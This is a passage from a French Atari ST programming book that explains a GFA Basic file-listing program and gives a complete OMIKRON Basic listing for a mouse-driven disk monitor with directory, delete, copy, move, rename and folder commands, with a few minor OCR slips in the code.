      ELSE
        z$=z$+" "
      ENDIF
      fcm$(nf+1)=sousrep$+a$+CHAR(BASEPAGE+158)+z$+"    "
      fcm$(nf+1)=fcm$(nf+1)+STR$(LONG(BASEPAGE+154))
      ll%=ll%+LONG(BASEPAGE+154)
      nf=nf+1
      x%=FSNEXT()
    LOOP
  RETURN
  '
  '
  '
  '
  ' ------------------------------------------------------
  ' Affichage des fichiers correspondant au modèle
  ' ------------------------------------------------------
  '
  PROCEDURE affiche
    GOSUB classe_fichiers !Classement des fichiers par ordre alphabétique
    FOR i=1 TO nf
      PRINT fcm$(i)
    NEXT i
    PRINT
    PRINT nf;" fichier(s) liste(s), soit un total de ";ll%;" octets."
  RETURN
```

Comme toujours, le programme débute par la section de programme principal.

Le programme principal est très simple. Il active séquentiellement les procédures principales du programme :

```
GOSUB nomdisc              !Lecteur de recherche
GOSUB rech__sous__rep      !Recherche du modèle spécifié
GOSUB classe__sous__rep    !Classement alphabétique des sous-
                           répertoires
GOSUB choix__sous__rep     !Choix du sous-répertoire de recherche
GOSUB__rech__modele        !Choix et recherche du modèle
GOSUB affiche              !Affichage du résultat
```

La section de programme principal est suivie de la section des procédures.

La procédure **nomdisc** acquiert le nom du disque à sonder :

```
REPEAT
  PRINT
  INPUT "Entrez le nom du disque à sonder : ";dr$
  IF (dr$< >"a") AND (dr$< >"A") AND (dr$< >"b") AND (dr$< > "B")
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (dr$="a") OR (dr$="A") OR (dr$="b") OR (dr$="B")
```

La procédure **rech__sous__rep** établit la liste des sous-répertoires du disque spécifié dans la procédure **entree**.

Le nom des sous-répertoires est stocké dans le tableau **t$** qui est dimensionné à 50. Si vos disquettes comportent plus de cinquante sous-répertoires, modifiez le dimensionnement du tableau **t$** en conséquence :

```
DIM t$(50)      !Tableau de travail
```

La fonction **FSETDTA** fixe l'adresse de la DTA (*Disk Transfert Area*) à BASEPAGE+128. Dans cette zone seront stockées diverses informations lors de l'utilisation des instructions **FSFIRST** et **FSNEXT** :

```
~FSETDTA(BASEPAGE+128)
```

Le premier fichier du répertoire courant est identifié à l'aide de l'instruction **FSFIRST** :

```
x%=FSFIRST(cr$,-1)
```

S'il s'agit d'un sous-répertoire, son nom est stocké dans le tableau **t$**. Les autres sous-répertoires du répertoire courant sont identifiés à l'aide de l'instruction **FSNEXT** :

```
DO UNTIL x%
  IF BYTE{BASEPAGE+149} AND 16
    t$(i%)=et$+CHAR{BASEPAGE+158}
    PRINT ".";
    i%=i%+1
  ENDIF
  x%=FSNEXT( )
LOOP
```



Les éventuels sous-répertoires des répertoires ainsi identifiés sont mémorisés dans le tableau **t$** selon le même procédé.

La procédure **classe__fichiers** classe les fichiers d'un sous-répertoire par ordre alphabétique.

Les noms des fichiers se trouvent dans le tableau **fcm$**. La procédure compare successivement toutes les entrées consécutives de ce tableau. Lorsque fcm$(j) > fcm$(j + 1), les deux entrées sont inversées. Le classement est terminé lorsque la comparaison de toutes les entrées du tableau **fcm$** n'a donné lieu à aucune inversion :

```
REPEAT
  stop = 1
  FOR j = 1 TO nf - 1
    IF fcm$(j) > fcm$(j + 1) THEN
      tampon$ = fcm$(j)
      fcm$(j) = fcm$(j + 1)
      fcm$(j + 1) = tampon$
      stop = 0
    ENDIF
  NEXT j
UNTIL stop = 1
```

La procédure **classe__sous__rep** classe les sous-répertoires du disque par ordre alphabétique. Elle utilise le même procédé que la procédure **classe__fichiers**, mais travaille sur le tableau **t$**.

La procédure **choix__sous__rep** acquiert le sous-répertoire de recherche. Elle affiche quelques messages d'information précisant son utilisation :

```
PRINT  "Choisissez le sous-répertoire dans lequel se trouve(nt) le"
PRINT  "(ou les) fichier(s) à lister."
PRINT
PRINT  "Pour cela, utilisez les touches suivantes :"
PRINT  "  — touche <Up>     = Sous-répertoire précédent,"
PRINT  "  — touche <Down>   = Sous-répertoire suivant,"
PRINT  "  — touche <Enter>  = Choix du sous-répertoire."
```

Elle affiche ensuite le nom du répertoire racine :

```
k% = 1
REPEAT
  LOCATE 11,10
  PRINT "Sous-répertoire courant : ";t$(k%);SPACE$(20)
```

et se met en attente d'une action au clavier :

```
REPEAT
  ch$ = INKEY$
UNTIL ch$ < > " "
```

Si la touche-flèche <Up> est pressée, et si le répertoire affiché n'est pas le répertoire racine, le pointeur de sous-répertoire est décrémenté :

```
IF LEN(ch$) = 2 AND CVI(ch$) = 72 THEN !Up
  IF k% < >1 THEN
    k% = k% - 1
  ENDIF
ENDIF
```

Si la touche-flèche <Down> est pressée, et si le répertoire affiché n'est pas le dernier répertorié, le pointeur de sous-répertoire est incrémenté :

```
IF LEN(ch$)+2 AND CVI(ch$)=80 THEN !Down
  IF k%< >i%-1 THEN
    k%=k%+1
  ENDIF
ENDIF
```

La boucle de lecture prend fin lorsque la touche pressée est <Return>. Dans ce cas, le sous-répertoire affiché est stocké dans la variable sousrep$ :

```
UNTIL ASC(ch$)=13
sousrep$=t$(k%) !Sous-répertoire de recherhe
```

La procédure rech__modele recherche les fichiers du répertoire spécifié qui correspondent au modèle entré par l'utilisateur.

Le modèle des fichiers recherchés est stocké dans la variable mr$ :

```
INPUT "Entrez le modèle de recherche : ";mr$
```

Les tableaux de travail t2$ et fcm$ sont dimensionnés :

```
DIM t2$(50)
DIM fcm$(100)
```

et les fichiers sont recherchés selon la méthode habituelle (FSFIRST et FSNEXT).

Les attributs de chaque fichier listé sont lus dans la DTA à l'adresse BASEPAGE+149. Ils sont codés comme suit :

| bit | Signification | Codage |
|---|---|---|
| 0 | Fichier caché ou protégé contre l'écriture | W |
| 1 | Fichier caché | H |
| 2 | Fichier système | S |
| 3 | Nom de disquette | N |
| 4 | Dossier | D |
| 5 | Bit d'archivage | A |

La taille de chaque fichier listé est lue dans la DTA à l'adresse BASEPAGE+154 :

```
fcm$(nf+1)=fcm$(nf+1)+STR$(LONG{BASEPAGE+154})
```

Enfin, la procédure affiche est responsable de l'affichage des fichiers qui correspondent au modèle spécifié.

Les fichiers sont tout d'abord classés par ordre alphabétique à l'aide de la procédure classe__fichiers :

```
GOSUB classe__fichiers !Classement des fichiers par ordre alphabétique
```

Les fichiers sont listés à l'intérieur d'une boucle FOR NEXT :

```
FOR i=1 TO nf
  PRINT fcm$(i)
NEXT i
```

L'affichage se termine par le nombre de fichiers listés et la taille totale de ces fichiers listés ;

```
PRINT nf;"fichier(s) listé(s), soit un total de ";ll%;" octets."
```

# 9/2.6.4

# Moniteur disque

Le GEM est un outil simple et puissant. Parfois, il peut être avantageux d'utiliser un langage de commande pour effectuer les opérations courantes du système d'exploitation. Dans ce chapitre, nous allons étudier un mini-moniteur disque dont les instructions sont les suivantes :

- **DIR** : répertoire des fichiers d'une unité de disque ;
- **ERA** : effacement d'un fichier disque ;
- **COPY** : copie d'un ou de plusieurs fichiers d'une unité de disque sur une autre ;
- **INFO** : informations sur les instructions du langage de commande ;
- **MD** : création d'un nouveau dossier ;
- **RD** : effacement d'un dossier vide ;
- **REN** : modification du nom d'un fichier.

## COMMENT UTILISER LE PROGRAMME

Le programme est écrit en OMIKRON Basic. Voici son listing :

```
0  ' ================
1  ' Moniteur disque
2  ' ================
3  '
4  ON ERROR GOTO Message
5  '
6  REPEAT
7     '
8     ' - - - - - - - - - - - - - - - - - -
9     ' Affichage de l'écran de commande
10    ' - - - - - - - - - - - - - - - - - -
11    '
12    CLS
13    IF Bad%L=1 THEN TEXT 170,40,"Commande erronée. Utilisez INFO ..."
14    Bad%L=0
15    TEXT HEIGHT =6
16    FILL STYLE =2,1
17    PBOX 150,80 TO 480,350
18    TEXT 180,112,"Lecteur"
19    FILL STYLE =2,8
20    PBOX 250,100 TO 280,120
21    TEXT 260,112, CHR$(65)
22    FILL STYLE =2,4
23    FOR I%L=2 TO 6
24       PBOX 220+30*I%L,100 TO 250+30*I%L,120
25       TEXT 230+30*I%L,112, CHR$(64+I%L)
```

(suite)

```
26    NEXT I%L
27    PBOX 180,150 TO 230,170
28    PBOX 280,150 TO 330,170
29    PBOX 380,150 TO 430,170
30    PBOX 180,200 TO 230,220
31    PBOX 280,200 TO 330,220
32    PBOX 380,200 TO 430,220
33    PBOX 180,250 TO 230,270
34    PBOX 280,250 TO 330,270
35    PBOX 380,250 TO 430,270
36    TEXT 192,162,"DIR"
37    TEXT 292,162,"ERA"
38    TEXT 388,162,"COPY"
39    TEXT 188,212,"DISP"
40    TEXT 288,212,"INFO"
41    TEXT 396,212,"MD"
42    TEXT 196,262,"RD"
43    TEXT 292,262,"REN"
44    TEXT 388,262,"EXEC"
45    FILL STYLE =0,2
46    PBOX 180,300 TO 450,320
47    BOX 180,300 TO 450,320
48    '
49    ' - - - - - - - - - - - - - -
50    ' Attente d'une commande
51    ' - - - - - - - - - - - - - -
52    '
53    C$=""
54    TEXT 190,312,"!"
55    MOUSEON
56    Disque%L=1'Disque A par défaut
57    Fin%L=0'Indicateur de fin de programme
58    REPEAT
59      '
60      ' - - - - - - - - - - - - - - - - -
61      ' Attente de la frappe du clavier
62      ' ou d'une touche de la souris
63      ' - - - - - - - - - - - - - - - - -
64      '
65      REPEAT
66        A$= INKEY$
67      UNTIL (A$<>"") OR ( MOUSEBUT <>0)
68      '
69      ' - - - - - - - - - - - - - - - -
70      ' Affichage de la touche tapée
71      ' - - - - - - - - - - - - - - - -
72      '
73      IF A$<>"" THEN
74        A$= RIGHT$(A$,1)
75        A$= UPPER$(A$)'Mise en majuscule
76        A%L= ASC(A$)'Code ASCII de a$
77        '
78        IF (A%L=8) AND ( LEN(C$)>=1)
79        THEN
80          C$= LEFT$(C$, LEN(C$)-1)
81          MOUSEOFF
82          TEXT 190,312,C$+"! "
83          MOUSEON
84        ENDIF
85        IF (A%L<>27) AND (A%L<>8) AND (A%L<>13) AND ( LEN(C$)<31)
```



(suite)

```
        THEN
          C$=C$+A$
          MOUSEOFF
          TEXT 190,312,C$+";"
          MOUSEON
        ENDIF
      ENDIF
      '
      ' - - - - - - - - - - - - - - -
      ' Affichage du bouton pressé
      ' - - - - - - - - - - - - - - -
      '
      IF MOUSEBUT =1
      THEN
        REPEAT
        UNTIL MOUSEBUT =0
        '
        ' - - - - - - - - - - - -
        ' Touches de fonction
        ' - - - - - - - - - - - -
        '
        IF ( LEN(C$)<28)
        THEN
          IF ( MOUSEX <=230) AND ( MOUSEX >=180) AND ( MOUSEY <=170)
AND ( MOUSEY >=150)
          THEN
            C$=C$+"DIR "
            TEXT 190,312,C$+";"
          ENDIF
          '
          IF ( MOUSEX <=330) AND ( MOUSEX >=280) AND ( MOUSEY <=170)
AND ( MOUSEY >=150)
          THEN
            C$=C$+"ERA "
            TEXT 190,312,C$+";"
          ENDIF
          '
          IF ( MOUSEX <=430) AND ( MOUSEX >=380) AND ( MOUSEY <=170)
AND ( MOUSEY >=150)
          THEN
            C$=C$+"COPY "
            TEXT 190,312,C$+";"
          ENDIF
          '
          IF ( MOUSEX <=230) AND ( MOUSEX >=180) AND ( MOUSEY <=220)
AND ( MOUSEY >=200)
          THEN
            C$=C$+"DISP "
            TEXT 190,312,C$+";"
          ENDIF
          '
          IF ( MOUSEX <=330) AND ( MOUSEX >=280) AND ( MOUSEY <=220)
AND ( MOUSEY >=200)
          THEN
            C$=C$+"INFO "
            TEXT 190,312,C$+";"
          ENDIF
          '
          IF ( MOUSEX <=430) AND ( MOUSEX >=380) AND ( MOUSEY <=220)
AND ( MOUSEY >=200)
```

(suite)

```
140           THEN
141             C$=C$+"MD "
142             TEXT 190,312,C$+"!"
143           ENDIF
144           '
145           IF ( MOUSEX <=230) AND ( MOUSEX >=180) AND ( MOUSEY <=270)
AND ( MOUSEY >=250)
146           THEN
147             C$=C$+"RD "
148             TEXT 190,312,C$+"!"
149           ENDIF
150           '
151           IF ( MOUSEX <=330) AND ( MOUSEX >=280) AND ( MOUSEY <=270)
AND ( MOUSEY >=250)
152           THEN
153             C$=C$+"REN "
154             TEXT 190,312,C$+"!"
155           ENDIF
156           '
157           IF ( MOUSEX <=430) AND ( MOUSEX >=380) AND ( MOUSEY <=270)
AND ( MOUSEY >=250)
158           THEN
159             Fin%L=1
160           ENDIF
161           '
162           ' - - - - -
163           ' Disque
164           ' - - - - -
165           '
166           IF ( MOUSEX <=280) AND ( MOUSEX >=250) AND ( MOUSEY <=120)
AND ( MOUSEY >=100)
167           THEN
168             GOSUB Blanc
169             Disque%L=1
170             GOSUB Noir
171             C$=C$+"A:\"
172             TEXT 190,312,C$+"!"
173           ENDIF
174           '
175           IF ( MOUSEX <=310) AND ( MOUSEX >=280) AND ( MOUSEY <=120)
AND ( MOUSEY >=100)
176           THEN
177             GOSUB Blanc
178             Disque%L=2
179             GOSUB Noir
180             C$=C$+"B:\"
181             TEXT 190,312,C$+"!"
182           ENDIF
183           '
184           IF ( MOUSEX <=340) AND ( MOUSEX >=310) AND ( MOUSEY <=120)
AND ( MOUSEY >=100)
185           THEN
186             GOSUB Blanc
187             Disque%L=3
188             GOSUB Noir
189             C$=C$+"C:\"
190             TEXT 190,312,C$+"!"
191           ENDIF
192
```

(suite)

```
        IF ( MOUSEX <=370) AND ( MOUSEX >=340) AND ( MOUSEY <=120)
AND ( MOUSEY >=100)
        THEN
          GOSUB Blanc
          Disque%L=4
          GOSUB Noir
          C$=C$+"D:\"
          TEXT 190,312,C$+"!"
        ENDIF
        '
        IF ( MOUSEX <=400) AND ( MOUSEX >=370) AND ( MOUSEY <=120)
AND ( MOUSEY >=100)
        THEN
          GOSUB Blanc
          Disque%L=5
          GOSUB Noir
          C$=C$+"E:\"
          TEXT 190,312,C$+"!"
        ENDIF
        '
        IF ( MOUSEX <=430) AND ( MOUSEX >=400) AND ( MOUSEY <=120)
AND ( MOUSEY >=100)
        THEN
          GOSUB Blanc
          Disque%L=6
          GOSUB Noir
          C$=C$+"F:\"
          TEXT 190,312,C$+"!"
        ENDIF
      ENDIF
    ENDIF
  UNTIL ( MOUSEBUT =2) OR (Fin%L=1)
  MOUSEOFF
  '
  ' - - - - - - - - - - - - - - - - - - -
  ' Exécution de l'action demandée
  ' - - - - - - - - - - - - - - - - - - -
  '
  IF (Fin%L=1)
  THEN
    Z$= LEFT$(C$,3)
    Y$= RIGHT$(C$, LEN(C$)-4)
    Ok%L=0
    IF (Z$="DIR") OR (Z$="ERA") OR (Z$="COP") THEN Ok%L=1
    IF (Z$="DIS") OR (Z$="INF") OR (Z$="MD ") THEN Ok%L=1
    IF (Z$="RD ") OR (Z$="REN") OR (Fin%L=1) THEN Ok%L=1
    IF Ok%L=0
    THEN
      Mess%L=1: GOSUB Message
    ELSE
      IF (Z$="DIR")
      THEN
        CLS
        FILES Y$
        PRINT
        PRINT "Appuyez sur une touche ..."
        REPEAT
          P$= INKEY$
        UNTIL P$<>""
      ENDIF
```

(suite)

```
250         '
251         IF (Z$="ERA") THEN KILL Y$
252         '
253         IF (Z$="COP")
254         THEN
255           Y$= RIGHT$(Y$, LEN(Y$)-1)
256           YZL= INSTR(Y$," ")
257           Y1$= LEFT$(Y$,YZL-1)
258           Y2$= RIGHT$(Y$, LEN(Y$)-YZL)
259           COPY Y1$ TO Y2$
260         ENDIF
261         '
262         IF (Z$="DIS")
263         THEN
264           Y$= RIGHT$(Y$, LEN(Y$)-1)
265           YZL= INSTR(Y$," ")
266           Y1$= LEFT$(Y$,YZL-1)
267           Y2$= RIGHT$(Y$, LEN(Y$)-YZL)
268           COPY Y1$ TO Y2$
269           KILL Y1$
270         ENDIF
271         '
272         IF (Z$="INF")
273         THEN
274           CLS
275           Y$= MID$(C$,6, LEN(C$)-6)
276           IF (Y$="DIR")
277           THEN
278             PRINT "DIR : Répertoire des fichiers d'une unité de disque"
279             PRINT
280             PRINT "Format :"
281             PRINT "   DIR unité\masque"
282             PRINT
283             PRINT "Exemples :"
284             PRINT "   DIR A:\*.*"
285             PRINT "   donne la liste des fichiers du disque A:"
286             PRINT "   DIR D:\EXEMPLES\*.DOC"
287             PRINT "   donne la liste des fichiers du dossier EXEMPLES
du disque D:"
288           ENDIF
289           '
290           IF (Y$="ERA")
291           THEN
292             PRINT "ERA : Effacement d'un fichier disque"
293             PRINT
294             PRINT "Format :"
295             PRINT "   ERA unité\nom"
296             PRINT
297             PRINT "Exemples :"
298             PRINT "   ERA A:\FORMAT.DOC"
299             PRINT "   efface le fichier FORMAT.DOC du disque A:"
300             PRINT "   ERA D:\EXEMPLES\EX1.DOC"
301             PRINT "   efface le fichier EX1.DOC du dossier EXEMPLES
du disque D:"
302           ENDIF
303           '
304           IF ( INSTR(C$,"COPY")<>0)
305           THEN
306             PRINT "COPY : Copie d'un ou de plusieurs fichiers"
```

(suite)

```
307             PRINT
308             PRINT "Format :"
309             PRINT "   COPY unité\masque unité"
310             PRINT
311             PRINT "Exemples :"
312             PRINT "   COPY A:\*.* B:\"
313             PRINT "   copie les fichiers du disque A: sur le disque B:"
314             PRINT "   COPY D:\EXEMPLES\*.DOC A:\"
315             PRINT "   copie les fichiers .DOC du dossier EXEMPLES du
disque D:"
316             PRINT "   sur le disque A:"
317           ENDIF
318           '
319           IF ( INSTR(C$,"DISP")<>0)
320           THEN
321             PRINT "DISP : Déplacement d'un fichier d'une unité de
disque sur une autre"
322             PRINT
323             PRINT "Format :"
324             PRINT "   DISP unité\masque unité"
325             PRINT
326             PRINT "Exemples :"
327             PRINT "   DISP A:\LOCO.GFA B:\"
328             PRINT "   déplace le fichier A:\LOCO.GFA sur le disque B:"
329             PRINT "   DISP D:\EXEMPLES\EX1.DOC A:\"
330             PRINT "   déplace le fichier EX1.DOC du dossier EXEMPLES
du disque D:"
331             PRINT "   sur le disque A:"
332           ENDIF
333           '
334           IF ( INSTR(C$," INFO")<>0)
335           THEN
336             PRINT "INFO : Information sur une des commandes du programme"
337             PRINT
338             PRINT "Format :"
339             PRINT "   INFO commande"
340             PRINT
341             PRINT "Exemples :"
342             PRINT "   INFO DIR"
343             PRINT "   donne des informations sur l'utilisation de la
commande DIR"
344             PRINT "   INFO INFO"
345             PRINT "   donne des informations sur l'utilisation de la
commande INFO"
346           ENDIF
347           '
348           IF (Y$="MD")
349           THEN
350             PRINT "MD : Création d'un nouveau dossier"
351             PRINT
352             PRINT "Format :"
353             PRINT "   MD unité\dossier"
354             PRINT
355             PRINT "Exemples :"
356             PRINT "   MD A:\EXEMPLE"
357             PRINT "   crée le dossier EXEMPLE sur le disque A:"
358             PRINT "   MD D:\EXEMPLES\PRATIQUE"
359             PRINT "   crée le dossier PRATIQUE dans le dossier EXEMPLES
du disque D:"
360           ENDIF
```

(suite)


```
361
362         IF (Y$="RD")
363         THEN
364           PRINT "RD : Effacement d'un dossier"
365           PRINT
366           PRINT "Format :"
367           PRINT "   RD unité\dossier"
368           PRINT
369           PRINT "Exemples :"
370           PRINT "   RD A:\EXEMPLE"
371           PRINT "   efface le dossier EXEMPLE sur le disque A:"
372           PRINT "   RD D:\EXEMPLES\PRATIQUE"
373           PRINT "   efface le dossier PRATIQUE dans le dossier EXEMPLES
du disque D:"
374         ENDIF
375
376         IF ( INSTR(C$,"REN")<>0)
377         THEN
378           PRINT "REN : Modification du nom d'un fichier"
379           PRINT
380           PRINT "Format :"
381           PRINT "   REN unité\ancien unité\nouveau"
382           PRINT
383           PRINT "Exemples :"
384           PRINT "   REN A:\SOCO.VAN A:\SOCA.VAN"
385           PRINT "   renomme le fichier SOCO.VAN du disque A: en
SOCA.VAN"
386           PRINT "   REN D:\LISTE.DOC LISTE.LST"
387           PRINT "   renomme le fichier LISTE.DOC du disque A: en
LISTE.LST"
388         ENDIF
389
390         IF (Y$="EXE")
391         THEN
392           PRINT "EXEC : Exécution d'une commande"
393           PRINT
394           PRINT "Cette touche active la commande entrée."
395         ENDIF
396
397         PRINT
398         PRINT "Appuyez sur une touche ..."
399         REPEAT
400           P$= INKEY$
401         UNTIL P$<>""
402       ENDIF
403
404       IF (Z$="MD ")
405       THEN
406         Y$= RIGHT$(C$, LEN(C$)-3)
407         MKDIR Y$
408       ENDIF
409
410       IF (Z$="RD ")
411       THEN
412         Y$= RIGHT$(C$, LEN(C$)-3)
413         RMDIR Y$
414       ENDIF
415
416       IF (Z$="REN")
```



(suite)

```
417       THEN
418         Y%L= INSTR(Y$," ")
419         Y1$= LEFT$(Y$,Y%L-1)
420         Y2$= RIGHT$(Y$, LEN(Y$)-Y%L)
421         NAME Y1$ AS Y2$
422       ENDIF
423     ENDIF
424     A%L=0:Z$="":Y$="":Y1$="":Y2$="" 'Réinitialisation
425   ENDIF
426 UNTIL ( MOUSEBUT =2)
427 CLS
428 END
429 '
430 ' ----------------------------
431 ' Zone des sous-programmes
432 ' ----------------------------
433 '
434-Blanc
435  FILL STYLE =2,4
436  MOUSEOFF
437  PBOX 220+30*Disque%L,100 TO 250+30*Disque%L,120
438  TEXT 230+30*Disque%L,112, CHR$(64+Disque%L)
439  MOUSEON
440 RETURN
441 '
442-Noir
443  FILL STYLE =2,8
444  MOUSEOFF
445  PBOX 220+30*Disque%L,100 TO 250+30*Disque%L,120
446  TEXT 230+30*Disque%L,112, CHR$(64+Disque%L)
447  MOUSEON
448 RETURN
449 '
450-Message
451   Bad%L=1
452 RESUME NEXT
453
```

Ce listing est destiné aux utilisateurs d'écrans monochromes. Il fonctionne donc en haute résolution. Rassurez-vous si vous possédez un écran couleurs. Le listing n'est pas présenté dans le complément pour ne pas le surcharger, mais vous le trouverez sur la prochaine disquette sous le nom MONCOUL.BAS. Saisissez ce listing. Compilez-le et exécutez-le. Une fenêtre de saisie est affichée (voir page suivante).




Cette fenêtre comporte plusieurs boutons qui vous permettent de faciliter la saisie des commandes. Afin de vous familiariser avec les commandes du moniteur, appuyez(*) sur le bouton **INFO**, puis sur un autre bouton. Par exemple **DIR**.

La zone de texte située en bas de la fenêtre doit maintenant contenir les informations suivantes :

**INFO DIR**

Appuyez sur le bouton **EXEC** pour exécuter la commande. Le programme affiche le mode de fonctionnement de la commande **DIR** :

**DIR** : Répertoire des fichiers d'une unité de disque

*Format :*

**DIR unité\ masque**

*Exemples :*

**DIR A:\ *.***
**donne la liste des fichiers du disque A:**
**DIR D:\ EXEMPLES\ *.DOC**
**donne la liste des fichiers d'extension DOC du dossier**

*Exemples du disque D :*

Les informations concernant chaque commande sont toujours affichées selon le même modèle : signification de la commande, format et exemples.

Essayons d'utiliser la commande **DIR**. Insérez une disquette dans le disque A:. Appuyez successivement sur les boutons **DIR** et **A**. Entrez le modèle de recherche au clavier : ***.***.

(*) Appuyer sur un bouton signifie positionner la souris dessus et cliquer.

La zone de texte en bas de la fenêtre doit maintenant contenir les informations suivantes :

DIR A:\ *.*

Appuyez sur le bouton **EXEC** pour exécuter la commande.

